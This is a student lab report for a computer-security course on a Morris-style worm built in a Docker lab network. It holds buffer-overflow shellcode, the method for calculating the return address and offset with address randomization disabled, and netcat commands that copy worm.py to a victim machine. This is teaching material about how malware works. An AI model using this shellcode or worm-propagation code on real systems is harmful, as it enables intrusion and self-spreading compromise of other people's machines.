Malware Design : Morris Worm

CSE 406 : Computer Security Sessional Report

by

Ridwanul Hasan Tanvir

1705016

Department of Computer Science and Engineering

BANGLADESH UNIVERSITY OF ENGINEERING AND TECHNOLOGY, BANGLADESH

August 2022

Table of Contents

1 Morris Worm

Morris worm attack has two main parts: attack and self-duplication[1].The attack part exploits a vulnerability (or a few of them), so a worm can get entry to another computer. The self-duplication part is to send a copy of itself to the compromised machine, and then launch the attack from there. [2].


A worm is a program that can run by itself and can propagate a fully working version of itself to other machines [3]. Morris worm spread by exploiting vulnerabilities in UNIX send mail, finger, and rsh/rexec as well as by guessing weak passwords. Before spreading to a new machine, the Morris Worm checked if the machine had already been infected and was running a Morris Worm process[4].

In this assignment, the attacking part exploits the **buffer-overflow** vulnerability of a server program.

2 Lab Setup

- Container Build and Start

```
$ dcbuild # Alias for: docker-compose build
$ dcup # Alias for: docker-compose up
$ dcdown # Alias for: docker-compose down
```






Figure 2.1

We build and run map and internet-nano container.




Figure 2.2




Figure 2.3

We run the map.html file from the browser to view the nodes.




Figure 2.4

3 Task 1: Attack Any Target Machine




Figure 3.1




Figure 3.2

We use *echo hello — nc -w2 10.151.0.71 9090* command to get ebp and bof address. We have to turn off the address randomization; otherwise ebp and bof value will be different each time.




Figure 3.3




Figure 3.4

Here machine byte = 4 for 32 bit machine. through trial and error we found gdb compensation = 0x20. the return address will be : ebp loc + gdb compensation and offset will be ebp buffer diff + 4 as machine byte = 4.




Figure 3.5

```
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^) Tanvir';            "
   "                                                            "
   "                                                           *"
   "1234567890123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')

```

Figure 3.6




Figure 3.7

We see Shellcode is running in the container. So task1 is completed.

4 Task 2: Self Duplication




Figure 4.1

Our attacker code is in the client. We transfer the worm.py from port 9000 to our vulnerable (victim) server side.

```
$ subprocess.run([f"cat worm.py | nc -w5 {targetIP} 9000"])
```




Figure 4.2

We use the server as the victim machine and we receive the worm.py file using netcat command.

```
$ nc -lnv 9000 > worm.py;
```

If we open the container using docksh and go to the bof directory we can see the worm.py file.

